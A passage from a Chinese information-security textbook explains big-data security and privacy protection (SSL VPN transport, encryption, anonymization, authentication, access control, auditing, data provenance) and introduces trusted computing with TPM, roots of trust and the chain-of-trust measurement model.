（3）大数据误用风险。大数据的准确性、数据质量以及使用大数据做出的决定可能会产生影响，例如，从社交媒体获取个人信息的准确性，基本的个人资料例如年龄、婚姻状况、教育或者就业情况等通常都是未经验证的，分析结果可信度不高。另一个是数据的质量，从公众渠道收集到的信息，可能与需求相关度较小。这些数据的价值密度较低，如果对其进行分析和使用可能产生无效的结果，从而导致错误的决策。

### 13.2.2 大数据安全与隐私保护技术

大数据安全与隐私保护技术可以从两个方向进行研究：一是确保大数据安全的关键技术，涉及大数据业务链条上的数据产生、存储、处理、价值提取、商业应用等环节的数据安全防御和保护技术；二是利用涉及安全信息的大数据在信息安全领域进行分析

与应用，涉及安全大数据的收集、整理、过滤、整合、存储、挖掘、审计、应用等环节的关键技术。

大数据安全保障技术可以从物理安全、系统安全、网络安全、存储安全、访问安全、审计安全、运营安全等角度进行考虑，围绕大数据全生命周期，即数据产生、采集、传输、存储、处理、分析、发布、展示和应用、产生新数据等阶段进行安全防护。其目标在于：最大程度的保护具有流动性和开放性特征的大数据自身安全，防止数据泄露、越权访问、数据篡改、数据丢失、密钥泄露、侵犯用户隐私等问题的出现。因此，大数据安全保障技术需要设计和构建更多的技术标准、安全规范、工具产品、安全服务等形式来保护大数据的安全。

根据大数据特点及应用需求的特点，将数据的生命周期进行合并与精简，可以将大数据的应用过程划分为采集、存储、挖掘、发布 4 个环节。数据采集环节是指数据的采集与汇聚，安全问题主要是数据汇集过程中的传输安全问题；数据存储环节是指数据汇聚完毕后大数据的存储，需要保证数据的机密性和可用性，提供隐私保护；数据挖掘是指从海量数据中抽取出有用信息的过程，需要认证挖掘者的身份、严格控制挖掘的操作权限，防止机密信息的泄露；数据发布是指将有用信息输出给应用系统，需要进行安全审计，并保证可以对可能的机密泄露进行数据溯源。

**1. 数据采集安全技术**

海量大数据的存储需求催生了大规模分布式采集及存储模式。在数据采集过程中，可能存在数据损坏、数据丢失、数据泄露、数据窃取等安全威胁，因此需要使用身份认证、数据加密、完整性保护等安全机制来保证采集过程的安全性。下面将首先讨论数据采集过程中传输安全的要求，然后再简单介绍一下虚拟专用网技术，并重点介绍 SSL VPN 技术在大数据传输过程中的应用。

一般来说，数据传输的安全要求有机密性、完整性、真实性和防止重放攻击等。要达到上述安全要求，一般采用的技术手段：目的端认证源端的身份，确保数据的真实性；数据加密以满足数据机密性要求；密文数据后附加 MAC（消息认证码），以达到数据完整性保护的目的；数据分组中加入时间戳或不可重复的标示来保证数据抵抗重放攻击的能力等。

一般地，要实现数据的安全传输，可采用虚拟专用网 VPN 技术。该技术将隧道技术、协议封装技术、密码技术和配置管理技术结合在一起，采用安全通道技术在源端和目的端建立安全的数据通道，通过将待传输的原始数据进行加密和协议封装处理后再嵌套装入另一种协议的数据报文中，像普通数据报文一样在网络中进行传输。经过这样的处理，只有源端和目的端的用户对通道中的嵌套信息能够进行解释和处理，而对于其他用户而言只是无意义的信息。

目前较为成熟的 VPN 实用技术均有相应的协议规范和配置管理方法。这些常用配置方法和协议主要包括路由过滤技术、通用路由封装协议（GRE）、第二层转发协议（L2F）、第二层隧道协议（L2TP）、IP 安全协议（IPSec）、SSL 协议等。多年来，IPSec 协议一直被认为是构建 VPN 最好的选择，从理论上讲 IPSec 协议提供了网络层之上所有协议的安全。然而，由于 IPSec 协议的复杂性，使其很难满足构建 VPN 要求的灵活性和可扩展性。




SSL VPN 凭借其简单、灵活、安全的特点，得到了迅速的发展，尤其在大数据环境下的远程接入访问应用方面，SSL VPN 具有明显的优势。SSL VPN 采用标准的安全套接层协议，基于 X.509 证书，支持多种加密算法。可以提供基于应用层的访问控制，具有数据加密、完整性检测和认证机制，而且客户端无须特定软件的安装，更加容易配置和管理等特点，从而降低用户的总成本增加远程用户的工作效率。

在大数据环境下的数据应用和挖掘，需要以海量数据的采集与汇聚为基础，采用 SSL VPN 技术可以保证数据在结点之间传输的安全性。以电信运营商的大数据应用为例，运营商的大数据平台一般采用多级架构，处于不同地理位置的结点之间需要传输数据，在任意传输结点之间均可部署 SSL VPN，保证端到端的数据安全传输。安全机制的配置意味着额外的开销，引入传输保护机制后，除了数据安全性之外，对数据传输效率的影响主要有两个方面：一是加密与解密对数据速率造成的影响；二是加密与解密对于主机性能造成的影响。在实际应用中，选择加解密算法和认证方法时，需要在计算开销和效率之间进行权衡。

**2. 数据存储安全技术**

大数据的关键在于数据分析和利用，因此不可避免增加了数据存储的安全风险。相对于传统的数据，大数据还具有生命周期长，多次访问、频繁使用的特征，大数据环境下，云服务商、数据合作厂商的引入增加了用户隐私数据泄露、企业机密数据泄露、数据被窃取的风险；另外由于大数据具有如此高的价值，大量的黑客就会设法窃取平台中存储的大数据，以谋取利益，大数据的泄露将会对企业和用户造成无法估量的后果，如果数据存储的安全性得不到保证，将会极大地限制大数据的应用与发展。

接下来将阐述大数据存储安全的几项关键技术，包括隐私保护、数据加密、备份与恢复等。

1）隐私保护

简单地说，隐私就是个人、机构等实体不愿意被外部世界知晓的信息。在具体数据应用中，隐私即为数据所有者不愿意被披露的敏感信息，包括敏感数据以及数据所表征的特性，如用户的手机号、固定电话、位置信息等。但当针对不同的数据以及数据所有者时，隐私的定义也会存在差别的，例如，保守的病人会视疾病信息为隐私，而开放的病人却不视之为隐私。一般来说，从隐私所有者的角度而言，隐私可以为：个人隐私和共同隐私，其中个人隐私是指任何可以确认特定个人或与可确认的个人相关及个人不愿被透漏的信息，都叫做个人隐私，如身份证号、就诊记录等。共同隐私不仅包含个人的隐私，还包含所有个人共同表现出的但不愿被暴露的信息，如公司员工的平均薪资、社交网络群组成员的共同爱好等信息。

隐私保护技术主要保护以下两个方面的内容：如何保证数据应用过程中不泄露隐私，以及如何更有利于数据的应用。

当前，隐私保护领域的研究工作主要集中于如何设计隐私保护原则和算法更好地达到这两方面的均衡。隐私保护技术主要有以下 3 类：

（1）基于数据变换的隐私保护技术。所谓数据变换，简单地讲就是对敏感属性进行转换，使原始数据部分失真，但是同时保持某些数据或数据属性不变的保护方法。目前，

该类技术主要包括随机化、数据交换、添加噪声等。一般来说，当进行分类器构建和关联规则挖掘，而数据所有者又不希望发布真实数据时，可以预先对原始数据进行扰动后再发布。

(2) 基于数据加密的隐私保护技术。采用对称或非对称加密技术在数据挖掘过程中隐藏敏感数据，多用于分布式应用环境中，如分布式数据挖掘、分布式安全查询、集合计算、科学计算等。

分布式应用一般采用两种模式存储数据：垂直划分和水平划分的数据模式。垂直划分数据是指分布式环境中每个站点只存储部分属性的数据，所有站点存储的数据不重复；水平划分数据是将数据记录存储到分布式环境中的多个站点，所有站点存储的数据不重复。

(3) 基于匿名化的隐私保护技术。匿名化是指根据具体情况有条件地发布数据。如不发布数据的某些域值、数据泛化等。限制发布即有选择的发布原始数据、不发布或者发布精度较低的敏感数据，以实现隐私保护。数据匿名化一般采用两种基本操作：抑制和泛化。抑制是指抑制某些数据项，即不发布该数据项；泛化是指对数据进行更概括、抽象的描述。

2) 数据加密

大数据环境下，数据可以分为两类：静态数据和动态数据。静态数据是指文档、报表、资料等不参与计算的数据；动态数据则是指需要检索或参与计算的数据。

使用 SSL VPN 可以保证数据传输的安全，但存储系统要先解密数据，然后进行存储，当数据以明文的方式存储在系统中时，面对未被授权的入侵者的破坏、修改和重放攻击显得很脆弱，对重要数据的存储加密是必须采取的技术手段。然而，“先加密再存储”的加密方案只能适用于静态数据，对于需要参与运算的动态数据则无能为力，因为动态数据需要在 CPU 和内存中以明文形式存在。

3) 数据备份与恢复

数据存储系统应提供完备的数据备份和恢复机制来保障数据的可用性和完整性。一旦发生数据丢失或破坏，可以利用备份来恢复数据，从而保证在故障发生后数据不丢失。常见的备份与恢复机制有：异地备份、RAID(独立磁盘冗余阵列)、数据镜像、快照等。

在大数据环境下，备份与恢复数据是一个比较棘手的问题，Hadoop 作为应用最广泛的大数据软件架构，其分布式文件系统 HDFS 可以利用自身的数据备份和恢复机制来实现数据可靠保护。

**3. 数据挖掘安全技术**

数据挖掘是大数据应用的核心部分，是挖掘大数据价值的过程，即从海量的数据中自动抽取隐藏在数据中有用信息的过程，有用信息可能包括规则、概念、规律及模式等。数据挖掘融合了数据库、人工智能、机器学习、统计学、高性能计算、模式识别、神经网络、数据可视化、信息检索和空间数据分析等多个领域的理论和技术，数据挖掘的专业性决定了拥有大数据的机构又往往不是专业的数据挖掘者，因此，在挖掘大数据核心价值的过程中，可能会引入第三方挖掘机构，如何保证第三方在进行数据挖掘的过程中不植入恶意程序，不窃取系统数据，这是大数据应用进程中必然要面临的问题。

对数据挖掘者的身份认证和访问管理是需要解决的首要安全问题，接下来在介绍这两类技术机制的基础上，总结其在大数据挖掘过程中的应用方法。

1）身份认证

身份认证是指计算机及网络系统确认操作者身份的过程，也就是证实用户的真实身份与其所声称的身份是否符合的过程。根据被认证方能够证明身份的认证信息，身份认证技术可以分为 3 种：

（1）基于秘密信息的身份认证技术。所谓的秘密信息是指用户所拥有的秘密知识，如用户 ID、口令、密钥等。基于秘密信息的身份认证方式包括基于账号和口令的身份认证、基于对称密钥的身份认证、基于密钥分配中心（KDC）的身份认证、基于公钥的身份认证、基于数字证书的身份认证等。

（2）基于信物的身份认证技术。主要有基于信用卡、智能卡、令牌的身份认证等。智能卡也叫令牌卡，实质上是 IC 卡的一种。智能卡的组成部分包括微处理器、存储器、输入输出部分和软件资源。为了更好地提高性能，通常会有一个分离的加密处理器。

（3）基于生物特征的身份认证技术。包括基于生理特征（如指纹、声音、虹膜）的身份认证和基于行为特征（如步态、签名）的身份认证等。

2）访问控制

访问控制是指主体依据某些控制策略或权限对客体或其资源进行的不同授权访问，限制对关键资源的访问，防止非法用户进入系统及合法用户对资源的非法使用。访问控制是进行数据安全保护的核心策略，为有效控制用户访问数据存储系统，保证数据资源的安全，可授予每个系统访问者不同的访问级别，并设置相应的策略保证合法用户获得数据的访问权。访问控制一般可以是自主或者非自主的，最常见的访问控制模式有：自主访问控制、强制访问控制和基于角色的访问控制。虽然这 3 种访问控制模式在底层机制上不同，但它们本身却可以相互兼容，并以多种方式组合使用。后来出现一些新的访问控制机制，如基于时空的访问控制、基于行为的访问控制、基于身份的访问控制和基于属性的访问控制等。

**4. 数据发布安全技术**

数据发布是指大数据在经过数据挖掘分析后，向数据应用实体输出挖掘结果数据的环节，也就是数据“出门”的环节，其安全性尤其重要。数据发布前必须对即将输出的数据进行全面的审查，确保输出的数据符合“不泄密、无隐私、不超限、合规约”等要求。因此，安全的审计技术在数据输出环节是必需的。

当然，再严密的审计手段，也难免有疏漏之处，在数据发布后，一旦出现机密外泄、隐私泄露等数据安全问题，必须要有必要的数据溯源机制，确保能够迅速地定位到出现问题的环节、出现问题的实体，以便对出现泄露的环节进行封堵，追查责任者，杜绝类似问题的再次发生。

1）安全审计技术

安全审计是指在记录一切（或部分）与系统安全有关活动的基础上，对其进行分析处理、评估审查，查找安全隐患，对系统安全进行审核、稽查和计算，追查造成事故的原因，并做出进一步的处理。目前常用的审计技术有如下几种：

（1）基于日志的审计技术。通常 SQL 数据库和 NoSQL 数据库均具有日志审计功能，通过配置数据库的自审计功能，即可实现对大数据的审计。日志审计能够对网络操作及本地操作数据的行为进行审计，由于依托于现有的数据存储系统，兼容性很好。但这种审计技术的缺点也比较明显，在数据存储系统上开启自身日志审计对数据存储系统的性能有影响，特别是在大流量情况下，损耗较大。

（2）基于网络监听的审计技术。基于网络监听的审计技术是通过将对数据存储系统的访问流量镜像到交换机某一个端口，然后通过专用硬件设备对该端口流量进行分析和还原，从而实现对数据访问的审计。基于网络监听的审计技术最大的优点就是与现有数据存储系统无关，部署过程不会给数据库系统带来性能上的负担，即使出现故障也不会影响数据库系统的正常运行，具备易部署、无风险的特点；但是，其部署的实现原理决定了网络监听技术在针对加密协议时，只能实现到会话级别审计，即可以审计到时间、源 IP、源端口、目的 IP、目的端口等信息，而无法对内容进行审计。

（3）基于网关的审计技术。该技术通过在数据存储系统前部署网关设备，在线截获并转发到数据存储系统的流量而实现审计。该技术起源于安全审计在互联网审计中的应用，在互联网环境中，审计过程除了记录以外，还需要关注控制，而网络监听方式无法实现很好的控制效果，故多数互联网审计厂商选择通过串行的方式来实现控制。在实际应用过程中，网关审计技术往往主要运用在对数据运维审计的情况下，不能完全覆盖所有对数据访问行为的审计。

2）数据溯源技术

数据溯源是一个新兴的研究领域，诞生于 20 世纪 90 年代，普遍理解为追踪数据的起源和重现数据的历史状态，目前还没有公认的定义。在大数据应用领域，数据溯源就是对大数据应用周期的各个环节的操作进行标记和定位，在发生数据安全问题时，可以及时准确地定位到出现问题的环节和责任者，以便于对数据安全问题的解决。

目前学术界对数据溯源的理论研究主要基于数据集溯源的模型和方法展开，主要的方法有标注法和反向查询法，这些方法都是基于对数据操作记录的，对于恶意窃取、非法访问者来说，很容易破坏数据溯源信息。大数据溯源系统都是在一个独立的系统内部实现溯源管理，数据如何在多个分布式系统之间转换或传播，没有统一的业界标准。随着云计算和大数据环境的不断发展，数据溯源问题变得越来越重要，逐渐成为研究的热点。

## 13.3 可信计算技术

随着计算机网络的深度应用，最突出的首要 3 位安全威胁是：恶意代码攻击、信息非法窃取、数据和系统非法破坏，其中以用户私密信息为目标的恶意代码攻击超过传统病毒成为最大安全威胁。这些安全威胁根源在于没有从体系架构上建立计算机的恶意代码攻击免疫机制。因此如何从体系架构上建立恶意代码攻击免疫机制，实现计算系统平台安全、可信赖地运行，已经成为亟待解决的核心问题。

可信计算就是在此背景下提出的一种技术理念，其主要思想是：在硬件平台上引入具有一定防篡改能力的安全芯片，并以该芯片为“根”构造一个体系，建立一种特定的完整

性度量机制,保证在“根”得到信任的前提下,计算平台在运行时具备分辨可信程序代码与不可信程序代码的能力,从而对不可信的程序代码建立有效的防治方法和措施。换句话说,就是通过加入安全芯片,辅以其他硬件、固件和软件,将部分或整个计算平台变成“可信”的计算平台。

目前可信计算中的“可信”存在多种不同定义。ISO/IEC 将可信定义为:参与计算的组件、操作或过程在任意的条件下是可预测的,并能够抵御病毒和一定程度的物理干扰。由众多国际 IT 厂商共同组建的(Trust Computing Group,TCG)组织将可信定义为:一个实体是可信的,如果它的行为总是以预期的方式,朝着预期的目标。TCG 的可信计算技术思路是通过在硬件平台上引入硬件安全芯片,即可信平台模块(Trusted Platform Module,TPM),来提高计算机系统的安全性。这种技术思路目前得到了产业界的普遍认同。

可信计算技术综合了多种安全技术,涵盖了众多的研究开发点,当前的主要研究方向集中在可信计算安全体系结构(包括虚拟技术、仅执行内存(XOM)、AEGIS、Cerium)、安全启动、远程证明、安全增强(包括操作系统安全增强、Web 服务器安全增强、PKI 增强)、可信计算应用与测评(包括数字版权管理(DRM)、TPM 测评)等。

TCG 在 2003 年推出了 TPM 1.2 技术规范,从个人计算机到服务器、平板电脑、移动电话等,以可信平台模块为信任根,将可信计算技术渗透到计算平台各个层面,以建立满足各行各业对可信计算环境构建的技术要求,如图 13-6 所示。与此同时,我国政府、学术界和产业界也在积极推动可信计算的研究和相关产品的研发工作。2007 年,我国国家密码管理局发布了《可信计算密码支撑平台功能与接口规范》,标志着我国独立自主的可信计算和标准的成熟。随着我国具有自主知识产权的 TCM(Trusted Cryptography Module)芯片的推出,我国深入展开了以 TCM 为基础的系统研究开发和推广工作。





**图 13-6　可信计算技术应用广泛**

### 13.3.1 可信计算平台体系结构

可信计算的宗旨是，以可信计算安全芯片为核心改进现有平台体系结构，增强通用计算平台和网络的可信性。国际可信计算组织 TCG(Trust Computing Group)在现有体系结构上引入硬件安全芯片 TPM，利用 TPM 的安全特性来保证通用计算平台的可信。

TCG 是一个非盈利的工业标准组织，于 2003 年成立，并采纳了由美国 IBM、HP、Intel、微软等著名企业组成的可信计算平台联盟(Trusted Computing Platform Alliance，TCPA)所开发的规范 TCPA TPM v1.1。同年，TCG 推出了新的规范 TPM v1.2。2005 年，TCG 推出可信网络连接规范 v 1.0。

TCG 可信计算平台提供 3 个基本特性：

(1) 受保护能力(Protected Capability)：即一个命令集，其中的命令具有访问被屏蔽位置的特权。被屏蔽位置就是能安全的操作敏感数据的地方，如内存、寄存器等，或者说是仅能被受保护能力访问的数据位置。

(2) 平台证明(Platform Attestation)：一个平台能够证明对影响平台完整性(可信的)的平台特性的描述，所有形式的证明都需要作证实体提供可靠的证据。

(3) 完整性度量、存储与报告(Integrity Measurement，Storage and Report)：完整性度量就是获取影响一个平台的完整性的特性的量度，存储这些度量值，并将其摘要放入平台配置寄存器(PCR)中的过程。

可信计算平台体系结构如图 13-7 所示。硬件层是构建可信计算平台的基础，其中 TPM 是平台的信任根，是可信计算平台信任链的源点和起点。平台(服务器、移动终端等)运行的部件是以操作系统服务的形式存在的，为上层软件层应用程序提供密码管理服务接口，同时具备线程管理的功能。在平台和软件层之间存在标准的安全芯片密码服务接口。在软件层，可信计算平台利用 TPM 提供的功能支持多种应用和软件服务，如安全芯片管理工具、VPN、安全 E-mail、磁盘加密等。






**图 13-7 可信计算平台系统结构**

可信计算平台是指本机用户及远程交易方都信赖的平台，可以从四个方面来理解：首先，用户的身份唯一性认证，是对使用者的信任；其次，平台软硬件配置的正确性，体现




了使用者对平台运行环境的信任；再次，应用程序的完整性和合法性，体现了应用程序运行的可信；最后，平台之间的可验证性，指网络环境下平台之间的相互信任。

**1. 可信计算终端平台信任技术**

可信计算平台的基本思想如下：

（1）首先建立一个信任根，信任根的可信性由物理安全和管理安全确保。

（2）再建立一条信任链，从信任根开始到硬件平台、到 BIOS、到操作系统、再到应用，一级测量认证一级，一级信任一级。从而把这种信任扩展到整个计算机系统。

1）信任根技术

在 TCG 可信计算平台中，信任根是必须被信任的组件。一个完全的根信任集合至少要有描述影响平台可信性的平台特性所必需的最少的功能。TCG 认为一个信任根包括 3 个根：

（1）可信度量根（Root of Trust for Measurement，RTM）。

（2）可信存储根（Root of Trust for Storage，RTS）。

（3）可信报告根（Root of Trust for Reporting，RTR）。

其中，RTM 是能够在内部进行可靠的完整性检测的计算引擎，是一个软件模块。具有代表性的是受对检测的核心根信任（CRTM）控制的普通平台计算引擎。RTM 同时也是传递信任链的根。

RTS 是能够维护一个精确的对完整性摘要的值和摘要的次序进行概括的计算引擎，以此向访问实体报告平台或其上运行实体的可信度的依据。可信存储根 RTS 由可信平台模块 TPM 芯片和存储根密钥 SRK 组成。

RTR 是能够可靠的报告 RTS 持有的信息的计算引擎。询问实体据此来衡量当前平台的可信度，并决定是否与该平台建立会话。可信报告根 RTR 由可信平台模块 TPM 芯片和根密钥 EK 组成。

2）信任链技术

TCG 的信任度量采用了一种链式的信任度量模型，简称为信任链，其目的是测试信任链上各结点的真实性和正确性，如图 13-8 所示。从 BIOS Boot Block → BIOS → OSLoader → OS 构成了一个串行链，其中 BIOS Boot Block 是可信度量根，采用了一种迭代计算 Hash 值的方式，即将现值与新值相连，再计算 Hash 值，并被作为新的完整性度量值存储到平台配置寄存器 PCR 中：

$$\text{New } PCR_i = HASH(\text{Old } PCR_i \,||\, \text{New Value})$$

其中符号||表示连接。

信任链的这种链式信任度量模型的最大优点，是实现了可信计算的基本思想。并且与现有计算机有较好的兼容性，实现简单。

但是，这种链式信任度量模型具有如下的缺点：首先，信任链较长，而信任传递的路径越长，信任的损失就可能越大；其次，信任度量值的计算采用迭代计算 Hash 值的方式，使得在信任链中加入或删除一个部件时，如信任链中的软件部件更新，PCR 的值都得重新计算，很麻烦；最后，在实现技术上，可信度量根 RTM（在图 13-8 中是 BIOS Boot Block）是一个软件模块，将它存储在 TPM 之外，容易受到恶意攻击。

